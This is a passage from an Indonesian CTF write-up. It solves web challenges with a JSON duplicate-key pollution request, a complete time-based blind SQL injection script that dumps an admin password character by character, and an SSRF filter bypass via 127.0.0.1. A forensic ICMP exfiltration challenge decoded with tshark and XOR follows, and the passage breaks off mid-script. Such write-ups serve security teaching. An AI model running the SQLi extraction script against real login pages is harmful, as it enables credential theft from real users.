>> fetch('/api.php', {
     method:'POST',
     headers:{'Content-Type':'application/json'},
     body: '{"id":202,"id":201}'
   }).then(r=>r.text()).then(console.log)
<- ▶ Promise { <state>: "pending" }
   {"status":"success","data":{"userId":201,"name":"Director
   Fury","clearanceLevel":"Director","notes":"Berkas super rahasia. Flag:
   RTRTNI25{JSON_P0llut10n_F0r_Th3_W1n}"}}
```

benar saja, kita dapatkan flagnya

Flag: RTRTNI25{JSON_P0llut10n_F0r_Th3_W1n}

3. Time is The Key [200 POINT]


CHALLENGE

Time is The Key

200


Halaman login ini kebal terhadap SQL Injection biasa. Tidak ada pesan error, tidak ada output yang berbeda. Namun, server sepertinya butuh waktu lebih lama untuk berpikir saat diberi pertanyaan yang *benar*.

URL : http://18.136.199.188:8001/

Always Day One - Menyala (KA)

PROOF OF CONCEPT

diberikan link web dan jika dibuka




hanya terdapat sebuah login page. dari judul dan deskripsi challenge kita tahu bahwa ini adalah challenge Time-Based SQLi. langsung saja ini script saya untuk solve challenge ini:


```python
import requests, time, statistics as stats
from requests.exceptions import RequestException
```

```
URL = "http://18.136.199.188:8001/index.php"
TIMEOUT = 15
SLEEP = 3

sess = requests.Session()

def wrap(expr_bool):
    return f"' OR IF(({expr_bool}),SLEEP({SLEEP}),0)-- -"

def post(pwd_payload, user_payload="admin", retries=6):
    backoff = 0.8
    for i in range(retries):
        t0 = time.time()
        try:
            r = sess.post(URL, data={"username": user_payload, "password":
pwd_payload},
                          timeout=TIMEOUT)
            return time.time() - t0
        except RequestException as e:
            if i == retries - 1:
                raise
            time.sleep(backoff); backoff *= 1.6  # exponential backoff &
retry

def calibrate():
    fast = [post(wrap("1=2")) for _ in range(4)]
    slow = [post(wrap("1=1")) for _ in range(3)]
    base, hi = stats.median(fast), stats.median(slow)
    thr = (base + hi) / 2.0
    print(f"[calib] fast≈{base:.3f}s slow≈{hi:.3f}s thr={thr:.3f}s")
    return thr

THR = None
def is_true(expr_bool):
    global THR
    if THR is None: THR = calibrate()
    dt = post(wrap(expr_bool))
    return (dt > THR), dt

def binsearch_ascii(expr_fmt, lo=32, hi=126):
    L, H = lo, hi
    while L <= H:
        mid = (L + H) // 2
        truth, _ = is_true(expr_fmt.format(mid=mid))
        if truth: L = mid + 1
        else: H = mid - 1
    return max(lo, min(hi, L))

def get_len_select(select_len_expr, max_len=128):
    L, H = 1, max_len
    while L < H:
        mid = (L + H) // 2
        truth, _ = is_true(f"(({select_len_expr}))>{mid}")
        if truth: L = mid + 1
        else: H = mid
    return L

def get_char_from_select(select_expr, pos):
    qfmt = f"ASCII(SUBSTRING((({select_expr})),{pos},1))>{{mid}}"
    return chr(binsearch_ascii(qfmt))

# ---- `users` ----
def admin_exists():
    truth, _ = is_true("EXISTS(SELECT 1 FROM users WHERE username='admin')")
    return truth

def pw_len(user):
    return get_len_select(f"SELECT LENGTH(password) FROM users WHERE
username='{user}' LIMIT 1", 256)

def pw_dump(user, L):
    out = ""
    for i in range(1, L+1):
        ch = get_char_from_select(f"SELECT password FROM users WHERE
username='{user}' LIMIT 1", i)
        out += ch
        print(f"[{i}/{L}] {out}")
        # early stop kalau format flag
        if out.startswith("RTRTNI25{") and ch == "}":
            break
    return out

if __name__ == "__main__":
    print(is_true("1=1"), is_true("1=2"))  # sanity
    user = "admin" if admin_exists() else "admin"
    L = pw_len(user)
    print(f"len(password[{user}]) = {L}")
    pw = pw_dump(user, L)
    print(f"[{user}] password/flag = {pw}")
```

jadi singkatnya script ini meng-exfiltrate password admin secara berkala. jika dijalankan:



```
 ❯❯ /tmp/tmp.77SGijxNFY/web/time : python3 solve2.py
[calib] fast≈0.102s slow≈6.041s thr=3.072s
(True, 6.052447319030762) (False, 0.17945218086242676)
len(password[admin]) = 50
[1/50] R
[2/50] RT
[3/50] RTR
[4/50] RTRT
[5/50] RTRTN
[6/50] RTRTNI
[7/50] RTRTNI2
```




```
[10/50] RTRTNI25{B
[11/50] RTRTNI25{Bl
[12/50] RTRTNI25{Bli
[13/50] RTRTNI25{Blin
[14/50] RTRTNI25{Blind
[15/50] RTRTNI25{Blind_
[16/50] RTRTNI25{Blind_S
[17/50] RTRTNI25{Blind_SQ
[18/50] RTRTNI25{Blind_SQL
[19/50] RTRTNI25{Blind_SQLi
[20/50] RTRTNI25{Blind_SQLi_
[21/50] RTRTNI25{Blind_SQLi_R
[22/50] RTRTNI25{Blind_SQLi_Re
[23/50] RTRTNI25{Blind_SQLi_Req
[24/50] RTRTNI25{Blind_SQLi_Requ
[25/50] RTRTNI25{Blind_SQLi_Requi
[26/50] RTRTNI25{Blind_SQLi_Requir
[27/50] RTRTNI25{Blind_SQLi_Require
[28/50] RTRTNI25{Blind_SQLi_Requires
[29/50] RTRTNI25{Blind_SQLi_Requires_
[30/50] RTRTNI25{Blind_SQLi_Requires_P
[31/50] RTRTNI25{Blind_SQLi_Requires_Pa
[32/50] RTRTNI25{Blind_SQLi_Requires_Pat
[33/50] RTRTNI25{Blind_SQLi_Requires_Pati
[34/50] RTRTNI25{Blind_SQLi_Requires_Patie
[35/50] RTRTNI25{Blind_SQLi_Requires_Patien
[36/50] RTRTNI25{Blind_SQLi_Requires_Patienc
[37/50] RTRTNI25{Blind_SQLi_Requires_Patience
[38/50] RTRTNI25{Blind_SQLi_Requires_Patience_
[39/50] RTRTNI25{Blind_SQLi_Requires_Patience_a
[40/50] RTRTNI25{Blind_SQLi_Requires_Patience_an
[41/50] RTRTNI25{Blind_SQLi_Requires_Patience_and
[42/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_
[43/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_S
[44/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Sc
[45/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scr
[46/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scri
[47/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scrip
[48/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Script
[49/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts
[50/50] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}
[admin] password/flag = RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}
```

didapat flagnya

Flag: RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}

4. Bypass Redirect [200 POINT]




Fitur ""URL Preview"" ini memiliki pertahanan terhadap redirect. Temukan cara untuk melewati filter ini dan akses endpoint admin di port 5000

URL : http://18.136.199.188:8006/

Always Day One - Menyala (KA)

PROOF OF CONCEPT


diberikan sebuah link web dan jika dibuka



Advanced URL Previewer

Enter a URL to preview. Our new security filter is unbypassable!

dari judul dan deskripsi challenge dapat disimpulkan bahwa ini adalah challenge **SSRF**. langsung saja kita coba kunjungi localhost:5000/admin




Advanced URL Previewer

Enter a URL to preview. Our new security filter is unbypassable!

Access to internal resources is forbidden.

tidak bisa, mungkin kita coba 127.0.0.1



Advanced URL Previewer

Enter a URL to preview. Our new security filter is unbypassable!

Preview:


```
Welcome Admin! Here is your flag: RTRTNI25{There_Is_More_Than_One_Way_To_Say_Localhost}
```

didapat flagnya

Flag: RTRTNI25{There_Is_More_Than_One_Way_To_Say_Localhost}

FORENSIC

1. Traffic Exfiltration [300 POINT]


CHALLENGE

Trafic Exfiltration

300

Kami mendeteksi trafik yang aneh dari server yang terinfeksi.


Always Day One - Menyala (KA)

Hints

- Nomor urut (sequence number) ICMP sepertinya acak dan tidak membantu. Mungkin ada cara lain untuk menyusun kembali potongan data. Setelah menyusunnya, datanya mungkin masih terlihat aneh. XOR key 0x42
- Payload ICMP berisi data terenkripsi yang tidak berurutan. Byte pertama setiap payload menunjukkan urutan sebenarnya. Setelah disusun ulang, data dapat didekripsi dengan pola XOR sederhana (misalnya rolling XOR dengan kunci awal 0x42) untuk mendapatkan flag.


PROOF OF CONCEPT

diberikan file pcapng. karena sudah diberikan hint jadi jalannya jelas, langsung saja menggunakan tshark untuk analisis




```
 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : tshark -r traf-exfil.pcapng -Y "icmp && data.data" -T fields -e ip.src -e ip.dst \
| sort | uniq -c | sort -nr

      6 10.0.0.2          8.8.8.8
```

dari sini kita tahu ip sumber dan tujuan yang menggunakan ICMP. disimpan dulu di env untuk payload lanjutan



```
 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : SRC=10.0.0.2
DST=8.8.8.8
PCAP=traf-exfil.pcapng
```

sekarang kita ambil echo request (type 8) dari SRC ke DST yang memiliki data. Field data.data berformat hex dipisah titik dua; kita hilangkan pemisahnya.




```
 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : tshark -r "$PCAP" -Y "icmp.type==8 and ip.src==$SRC and ip.dst==$DST and data.data" \
  -T fields -e data.data \
| tr -d ':' > chunks.hex


 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : cat chunks.hex
0317342e38010b0800
023c0c173424252106
01311b252329101330
0010171611080e7a7c
040c3c2e1015133721
05051b0910
```

didapat chunks berikut. chunks nya sesuai dengan jumlah ip yang muncul di awal tadi. dan dari hint kita tahu bahwa hex ini terenkripsi dan tidak beraturan. jadi kita coba pakai byte pertama sebagai urutan index.
rearrange.py:

```python
lines = [l.strip() for l in open("chunks.hex") if l.strip()]
parts = {}
for h in lines:
    idx = int(h[:2], 16)          # indeks
    frag = bytes.fromhex(h[2:]) # data fragmen
    # Jika ada duplikat index, ambil fragmen terpanjang/terakhir
    if (idx not in parts) or (len(frag) > len(parts[idx])):
        parts[idx] = frag

# Gabung urut naik
ct = b''.join(parts[i] for i in sorted(parts))
open("stitched.bin","wb").write(ct)
print(f"[+] Reassembled {len(ct)} bytes")
```

hasilnya:




```
 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : python3 rearrange.py
[+] Reassembled 44 bytes

 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : xxd stitched.bin
00000000: 1017 1611 080e 7a7c 311b 2523 2910 1330  ......z|1.%#)..0
00000010: 3c0c 1734 2425 2106 1734 2e38 010b 0800  <..4$%!..4.8....
00000020: 0c3c 2e10 1513 3721 051b 0910           .<....7!....
```

ini masih gibberish, tinggal didekripsi saja menggunakan key XOR yang didapat dari hint.
decrypt.py:

```python
ct = open("stitched.bin","rb").read()
key = 0x42
pt = bytearray()
for b in ct:
    pt.append(b ^ key)
